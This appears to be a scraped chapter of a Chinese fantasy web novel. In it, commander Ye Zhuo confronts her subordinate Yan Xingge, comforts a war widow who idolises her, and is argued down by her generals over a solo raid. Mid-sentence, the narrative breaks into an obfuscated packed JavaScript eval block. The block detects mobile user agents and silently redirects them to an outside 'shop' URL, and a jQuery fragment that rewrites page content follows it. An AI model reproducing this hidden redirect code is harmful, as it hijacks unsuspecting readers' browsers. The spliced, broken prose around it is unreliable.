174. 倚剑长歌一杯酒(5)

作品:《魔道二五仔想攻略我

    妄境内时间流速远比外界快,在这里度过的大半年间,叶酌也在飞速成长,不仅是领兵打仗的能力,布揽全局的眼光,还有心境上的转变。


    她没有过多关注晏行歌的情况,震木王的眼里不能只有儿女情长,而今天,叶酌有一种“该来的终于要来了”的预感。


    “好啊,都退下吧。”几口吃完干粮,叶酌挥退手下,支着下巴看向晏行歌。四下无人,晏行歌才走到叶酌身前。


    这半年来,他一直站在叶酌身后,仿佛沉默忠诚的家臣,守卫在家主左右。


    有一说一,这半年叶酌都没敢放松对背后的警戒,生怕这位看似听话的下属来个背刺。


    布下隔音结界,晏行歌从储物袋内取出一张舆图。


    柔软的材质不似纸张,应该是某种动物的皮肤,叶酌脑海中不合时宜地蹦出一句话“这家伙到底喜不喜欢小动物啊”,然而这种无关紧要的好奇心很快就被掐灭。


    晏大公子语出惊人,“这是晏家在东域的库房,内里有充足的粮食布匹、法器伤药。”


    啊这······


    叶酌表情有一刹那呆怔,僵滞的大脑有点不能理解晏行歌在说什么。


    “另外还有解家、柴家、柏家、柯家······只要您愿意,这几家仓库的布防图随时向您展开。”


    晏行歌还在继续,声音里充满蛊惑。


    “您背后的那座城,就有晏家的粮仓,我们可以趁着夜色······”


    他的话未说完,就被叶酌拽到了眼前,踉跄几步稳定住身形后,愕然发现自己与家主的距离过分近了,近到呼吸相交。


    剑茧覆盖的指腹勾住衣服上的配饰,稍稍用力,就将人扯了过来。


    叶酌本是翘着二郎腿的坐姿,现在身体微微前倾,气势远压站着的那人一头。晏行歌因为衣衫上饰品被勾住,不得不俯身凑近,纤长脆弱的脖颈暴露在空气中,叶酌愈发觉得那颈环存在感过分强烈。


    她伸手抚了上去。


    温热的指尖触及冰凉的玄铁,指节弯了弯,似乎想拉开来看看颈环下的风景。


    “家主。”晏行歌勉强稳住语调,声音却有点喘,向来端方的大公子狼狈地侧过脸,想避开这突如其来的调戏。


    然而女子并不刚猛的力道,制止了他的退避,“你有事情在瞒我。”沉默片刻,晏行歌倏然展开一抹清浅的笑,如微风拂面,和煦祥宁,“确有隐情,但无碍您的安危,相信我,家主。”


    “每一位投靠叶家的附属族都宣誓过,当然,那不属于咒约,没有道法束缚。”叶酌语调缓慢,目光片刻不离对方眼睛,再一次确认,“你承诺过的。”


    “是的,我承诺过。”晏行歌眼眸微阖,凝望着近在咫尺的面庞,一字字吐出效忠时的宣言,“属下会竭尽所能,为大小姐排忧解难,哪怕燃烧干净灵魂。”“那我真的······非常感动。”叶酌没有再继续这个话题,她并不需要言语上的效忠。


    “不想说就不说吧,晏家军就驻扎在城外十里地,洗劫城里仓库,军心必定不稳。”家主放开了勾住下属链子的手,另一只手却仍在颈环附近不老实地探索。


    “我不喜欢这个。”她忽然转了话题,目光如流水在那张俊雅的面孔流淌过,说出的话却叫人心跳漏了一拍,“像枷锁。”


    “晏行歌,不要背叛我。”家主的话语有些难以捉摸,“否则我会很难过。”


    指尖顺着颈环边缘划过,像利器授首时游走的弧度。


    危险的动作蓦然停顿,另一只修长白皙的手握住不老实滑动的手指,晏行歌主动上前一步,反客为主,在叶酌惊愕的视线中吻上了她的指尖。


    “真到那个时候,就亲手杀了我吧,家主。”殷红唇角扯起期待的弧度,贵公子的呼吸有些急促,脸上带着病态的薄红,眼睛像刚下过雨的天空,氤氲湿润。


    叶酌脑海里不合时宜地浮现出一句话:绝艳谁怜,天然殊胜,不关风露冰雪。


    “晏行歌,我对你来说,是什么呢?”


    贵公子思考了一会儿,微笑,“您是我与此方世界,最深的羁绊。”


    他表情真挚,宛若注视神明。


    可叶酌知晓,眼前人根本不信鬼神。


    “真动听,那你可千万别做出有损东域之事,不然到时候本王只能挥泪斩爱将了。”叶酌笑眼弯弯,如同盯住猎物的掠食者。


    烛光摇曳,过度的兴奋让大脑有些晕眩,胸腔内有什么即将破土而出,让她很难分辨是杀意还是爱意,或许二者兼有。


    “去休息吧,这些天辛苦你了。”叶家主放开对下属的桎梏,主动退回到安全距离,“接下来几天别跟着了,专心研究下对付魔族的咒术。”


    掀开的帐帘迎入夜风,带来远方的血腥。


    这次,她没再闻到清新的皂角味。


    白骨未销春战血,青磷空聚夜归魂。


    交战地的泥土湿烂泥泞,浓郁的腐臭向上升腾,走在上面的人很清楚脚下踩的是什么。


    叶酌隐以前并没有夜游的习惯,只是到了前线后,多少有些失眠。


    东域士卒在清扫战场,暗红色浸染大地,魔族与人族的短肢交叠在一起,还有一滩滩根本看不出原状的稀泥。


    叶酌清晰感受到心脏紧缩后的痛苦,每天有数以千计的东域人死去,防线被不断拉扯,激烈的时候,三十里地能被双方反复推进,短短几日又是上万人殒命。可即便已经死了这么多人,依旧看不到取胜的希望。


    叶酌看见一名老大娘行动迟缓地推着装有尸体的板车,吃力地往新挖的坑走,加快脚步走上前,一只手便轻松帮助对方推出好远。


    大娘愣了愣,瞧见叶酌军服样式,忙跪地行礼,“见过统帅。”


    叶酌忙伸手拦住,帮她把板车推到坑边,顺口道:“这些事就交给我们年轻人来做,大娘您歇歇哈,现在还没到老人孩子上战场的地步。”


    原本只是寻常的安慰,孰料大娘低下了头,小声道:“儿子儿媳都上战场了,再没音讯,我想来到这里,或许有一天能见到他们。”


    叶酌一怔,有些不知如何回答,她伸出手,想拍拍大娘肩膀。“王爷,您会带我们赢的吧?您一定会的,对不对?”大娘蓦然抬头,紧紧盯住眼前人,饱含希冀,“我们一家都是您的粉丝,如果是您的话,一定可以的!”叶酌的手一下子就停顿在半空,好半天才若有所思道:“所以,他们是因为我······才参军的吗?”


    “是有人跟你们说了什么吗?”叶酌微微垂眸,掩住眸底的冷意。


    “没有,团长还曾下令让我们保持理智,不要轻易踏足这场战争。”


    “但这怎么可能!我们可是您最勇敢无畏的战士!我们对您的虔诚远超青苹果那帮假粉!她们只会在涤尘剑主被门派驱逐时谩骂回踩,却又在涤尘剑主名望再复后簇拥左右,左右摇摆,令人作呕。而我们酒酿不一样,我们会永远站在您身前,为您而战,为您带来无上荣耀!”


    大娘双手合十,目光狂热。


    这一刻,她与东域千万求仙拜佛的信徒并无区别,只不过旁人拜的是虚无缥缈的鬼神,而她拜的是叶酌,由晏行歌亲手打造的东域巨星。


    叶酌从未如此清晰地体会到,自己的号召力之大,不下于王位带给她的权柄。


    不,甚至比直接下令更加有效,毕竟那些附属家族还会阳奉阴违,而这群粉丝却是发自内心地愿意为她献出生命。“感谢您们


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17057029|160750||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    的信任。”震木王向大娘行了军礼,面容却格外严肃,“战争非粉丝之间拿来攀比的工具,还请你们爱惜自己的生命,尊重每一名战士,严肃对待这场战事。”似乎察觉自己的话说重了,叶酌弯了弯唇,扬起一抹朝气蓬勃的笑,“当然,我也会带你们走向胜利,不是为了什么首领的荣耀,而是为了保护你们,保护东域的每一位子民。”


    此刻,黎明第一束光破开云层,如闪着金光的箭矢穿透迷雾,远山朦胧轮廓勾勒出一层暖色,大娘浑浊的眸子也被点上了明光。


    今天是个好天气,所以叶酌决定只身偷袭魔族大本营,给正面战场的将士减少些压力。


    理所当然,她这个提议压根没经过讨论,就被参谋团毙掉。


    顶着一众下属“您怎么如此任性”的目光,叶酌硬着头皮狡辩,“有一说一,弄死将级魔族对咱们士气提升很大,弄死王级说不定这方战区就是咱们地盘了。”


    “那王爷有没有想过,对方弄死您也一样能轻松取得战争胜利!”


    桌案被重重拍下,将军暴怒的声音在营帐回荡,“您在前线是为了鼓舞士气,不是像个大头兵冲上去跟魔族肉搏,更不是像个刺客潜入敌军腹地搞刺杀!”


    “梁将军,您消消气······”不管怎么说,对于主上说出这样的话,也太过了。


    旁边立刻有将领劝说。


    梁将军却抬手摘下了自己的头盔,目光凌厉地扫视过在座同僚,压低的声音充满威严,“但是!让主上亲自上战场,难道不是我们的无能吗?”


    “因为无法在正面战场打出漂亮成绩,逼得统帅不得不亲身涉险,就为了在失利的正面战场上扳回一城,诸君难道不感到羞愧吗!”


    两句话说得毫不客气,不少将领都沉默地低下头。却也有人不服,低声道:“魔族无论从装备还是个人作战素质都远超我们,能打成这样已经不错了。”


    他说话声不大,奈何此刻整个营帐鸦雀无声,就凸显出他的牢骚来。


    众人目光立刻汇聚到此人身上,那人显然也意识到了自己失言,然而被这么多人注视着,又觉得撤回前言没面子,梗着脖子道:“不过实话实说罢了,战损比三比一,到现在防线还没崩,不过是大家拿命在撑着罢了。”


    “羞愧?我为什么要羞愧?我手下的士兵为什么要羞愧?百万将士用肉体凡胎铸就了这道防线不灭的神话!十六旅五千人上了战场只有四百人活着退了下来!七名化神老祖陨落!”


    “我们!需要替什么感到羞愧!”他越说越激动,热血冲向大脑,情绪达到顶峰时干脆拍案而起,指着营帐外高声道:“梁将军,你出身世家,要修为有修为,要法器有法器,能够体面地坐在这里,从容劝导主上不该以身涉险。”


    “你可曾想过无依无靠的散修,倾尽全部家当也破不了高阶魔族外皮?可曾见过凡人士兵吃着有上顿没下顿的糊糊,饥肠辘辘地与魔族士兵搏杀?可曾遇到过满屋伤员,却因医师跟药品不足,只能靠身体硬扛的绝望?”“梁将军,您也别嫌金某人说话难听,在考虑羞愧这种奢侈情绪前,先想想怎么把战损降下来吧。”金将军气势逼人,压得一众同僚抬不起头。


    梁将军面色阴沉,却没说话。


    金将近虽是散修出生,职务却与他同级,更何况人家说得在理。


    “王爷。”最后,金将军将目光投向面露自责之色的叶酌,凌厉之色转为对小辈的慈祥。


    “不过您确实不该以身犯险,能有您这样的主上,是我等福气。所以,守护好后方,前方战场交给我们。”


    他不喜世家做派,但对新上任的这位震木王是服气的,能站在普通士卒角度思考,不怕危险不怕苦累,有大将之风。